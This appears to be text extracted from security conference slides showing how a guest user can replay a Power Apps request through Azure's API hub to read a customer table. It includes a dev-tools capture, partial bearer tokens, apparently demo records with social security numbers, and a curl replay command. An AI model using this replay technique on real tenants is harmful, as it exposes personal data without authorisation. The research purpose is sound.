
 Mobile QR code





Customer Insights







[dbo].[Customers]	
 Search items	
aidenb@zenitydemo.OnMicrosoft.com	>
Aiden Brown	
alexanderw@zenitydemo.OnMicrosoft.co	>
Alexander Gonzalez	
amandas@zenitydemo.OnMicrosoft.com	>
Amanda Smith	
ameliaj@zenitydemo.OnMicrosoft.com	>
Amelia Johnson	
ameliam@zenitydemo.OnMicrosoft.com	>
Amelia Gonzalez	
andrewc@zenitydemo.OnMicrosoft.com	





< [dbo].[Customers]

CustomerID

55677

Email

aidenb@zenitydemo.OnMicrosoft.com

FirstName

Aiden

LastName

Brown

SocialSecurityNumber

209-97-8888





Screenshot of a browser developer tools Network tab showing a request to an Azure API endpoint. The response body contains a JSON array of customer records.

The Network tab shows a single request labeled "invoke" with a duration of approximately 2500 ms. The response body is a JSON array of 15 customer records:

```
1: { "@odata.context": "https://europe-002.azure-api.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B%5B%5C%5E%5D%5D')", "value": [ 2: { "@odata.etag": "", "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf", "Email": "aidenb@zenitydemo.OnMicrosoft.com", "FirstName": "Aiden", "LastName": "Brown", "CustomerID": 55677, "SocialSecurityNumber": "209-97-8888" }, 3: { "@odata.etag": "", "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4", "Email": "alexanderw@zenitydemo.OnMicrosoft.com", "FirstName": "Alexander", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-9876" }, 4: { "@odata.etag": "", "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a", "Email": "amandas@zenitydemo.OnMicrosoft.com", "FirstName": "Amanda", "LastName": "Smith", "CustomerID": 78654, "SocialSecurityNumber": "209-97-6666" }, 5: { "@odata.etag": "", "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c", "Email": "ameliaj@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Johnson", "CustomerID": 76234, "SocialSecurityNumber": "209-97-1111" }, 6: { "@odata.etag": "", "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83", "Email": "ameliam@zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Gonzalez", "CustomerID": 74321, "SocialSecurityNumber": "209-97-9876" }, 7: { "@odata.etag": "", "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16", "Email": "andrewc@zenitydemo.OnMicrosoft.com", "FirstName": "Andrew", "LastName": "Perez", "CustomerID": 79000, "SocialSecurityNumber": "209-97-1111" } ] }
```





Elements Console Sources Network Performance Memory Application Security Lighthouse

-?qsp

5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000 ms 45000 ms 50000 ms 55000 ms 60000 ms 65000 ms 70000 ms

Name Headers Preview Response Initiator Timing

invoke

General

Request URL: https://europe-002.azure-apim.net/invoke
 Request Method: POST
 Status Code: 200
 Remote Address: 20.86.93.35:443
 Referrer Policy: no-referrer

Response Headers

Access-Control-Allow-Origin: *
 Access-Control-Expose-Headers: Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
 Cache-Control: no-cache,no-store
 Content-Encoding: gzip
 Content-Type: application/json; charset=utf-8; odata.metadata=minimal
 Date: Sun, 16 Jul 2023 12:01:30 GMT
 Expires: -1
 Pragma: no-cache
 Strict-Transport-Security: max-age=31536000; includeSubDomains
 Timing-Allow-Origin: *
 Vary: Accept-Encoding
 X-Content-Type-Options: nosniff
 X-Frame-Options: DENY
 X-Ms-Apihub-Cached: true
 Response:
 X-Ms-Apihub-Obo: false
 X-Ms-Environment-Id: default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
 X-Ms-Request-Id: 3b699bdc-5186-4a69-8043-fbf014885564
 X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

Request Headers

:Authority: europe-002.azure-apim.net
 :Method: POST
 :Path: /invoke
 :Scheme: https
 Accept: application/json
 Accept-Encoding: gzip, deflate, br
 Accept-Language: en-US
 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6i1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyIsImtpZCI6i1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyJ9eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyzS5jb20iCJp...
 s2M0iJedlDQuvad12N0g-E7aWEIh2d1...-51dC9m-Yt-LFM32k-Z7o...-IDVfLTP1MDEfOWV2N...-0EWVAMOYTF0M4CPB1NDPA4...djuisWfE0i...-Ni-TNTA4ND1dL...Ct...Y...V...Q...F...OD...1MD...-2OT...-l...v...4...C...CA...T...4...OT...-t...4...C...Q...M...G...u...VM...N...d...MS...

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
 Aiden Brown

alexanderw@zenitydemo.OnMicrosoft.com
 Alexander Gonzalez

amandas@zenitydemo.OnMicrosoft.com
 Amanda Smith

ameliaj@zenitydemo.OnMicrosoft.com
 Amelia Johnson

ameliam@zenitydemo.OnMicrosoft.com
 Amelia Gonzalez

andrewc@zenitydemo.OnMicrosoft.com





Screenshot of a browser developer tools Network tab showing a POST request to https://europe-002.azure-apim.net/invoke. The request URL is /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100. The X-Ms-Request-Url header is highlighted with a red box.

The Network tab shows the following details:

- Name: invoke
- Request URL: https://europe-002.azure-apim.net/invoke
- Request Method: POST
- Status Code: 200

The Headers section shows the following:

Header	Value
X-Ms-Client-App-Id	/providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version	2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id	/providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id	71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id	a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id	39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id	fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics	cdp
X-Ms-Request-Method	GET
X-Ms-Request-Url	/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent	PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

The Request Headers section shows the following:

Header	Value
:Authority	europe-002.azure-apim.net
:Method	POST
:Path	/invoke
:Scheme	https
Accept	application/json
Accept-Encoding	gzip, deflate, br
Accept-Language	en-US
Authorization	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6i1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyIsImtpZCI6i1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyJ9eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyzS5jb20iCJp...2M0iJadlRjwvadl2N0g-E5aWEIh2d1-m51dC9m-Y=tEKM32kU72o+1DvJfTPuMDEowWY2Nj-0EFWM4OVTFOACRPlNDPA4duivitWED9ijs-Ni-FNTA4NDlxdCtjYw-VQf5PQDk1MD-9OTF-lmvV44-CfCA4TY4OTU4t4-Q=O=MGuVWAbiMs...



Screenshot of a Microsoft Edge browser window showing a list of database records from a SQL Server table named [dbo].[Customers]. The table contains five rows of data:

	[dbo].[Customers]
1	aidenb@zenitydemo.OnMicrosoft.com Aiden Brown
2	alexanderw@zenitydemo.OnMicrosoft.com Alexander Gonzalez
3	amandas@zenitydemo.OnMicrosoft.com Amanda Smith
4	ameliaj@zenitydemo.OnMicrosoft.com Amelia Johnson
5	ameliam@zenitydemo.OnMicrosoft.com Amelia Gonzalez
6	andrewc@zenitydemo.OnMicrosoft.com

The Network tab of the developer tools is open, showing a list of requests. A context menu is open over the first request, which has the name "invoke". The menu options include:

- Open in new tab
- Clear browser cache
- Clear browser cookies
- Copy** (highlighted)
- Block request URL
- Block request domain
- Replay XHR
- Sort By
- Header Options
- Save all as HAR with content
- Override headers
- Copy link address
- Copy response
- Copy stack trace
- Copy as PowerShell
- Copy as fetch
- Copy as Node.js fetch
- Copy as cURL (cmd)
- Copy as cURL (bash)** (highlighted)
- Copy all as PowerShell
- Copy all as fetch
- Copy all as Node.js fetch
- Copy all as cURL (cmd)
- Copy all as cURL (bash)
- Copy all as HAR

The "invoke" request details are visible at the bottom of the Network tab:

- Accept: application/json
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US
- Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1IWm9YcWJIWkdldy9eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyzS5jb20iCJp...
c2M0IiJ9.eyJpc3MiIjoiZDQzOTg5ZTg5ZWUkZDdlm5ldG9vYmlEa2lkZjZ0eAID9fUTPbMDEfOWV2NjQ2EWMMQYTF0M4CPbNDM4d2uizWE0iipuNi-TNTA4NDlkdGtjYmVYQf5QODk1MD-9OTE-fmvV4eCfCA4Tb4OTUkt4-Qz-MGzvVMNldiMS





Copy-and-replay browser API Hub

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW50UjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fc515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%
24orderby=Email+asc&%24select=Email%2CFfirstName%2ClastName%2CCustomerID%2CSocialSecurityNumber&%
24top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```



Copy-and-replay browser API Hub



Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms'
```



Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms
```



Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms
```



Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windo  
ws.net,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms
```




Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/it
ems



Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.n
et,enterprisecustomers
/tables/[dbo].[Customers]/items



RESTful API
defined in
swagger

Power Automate


Power Apps

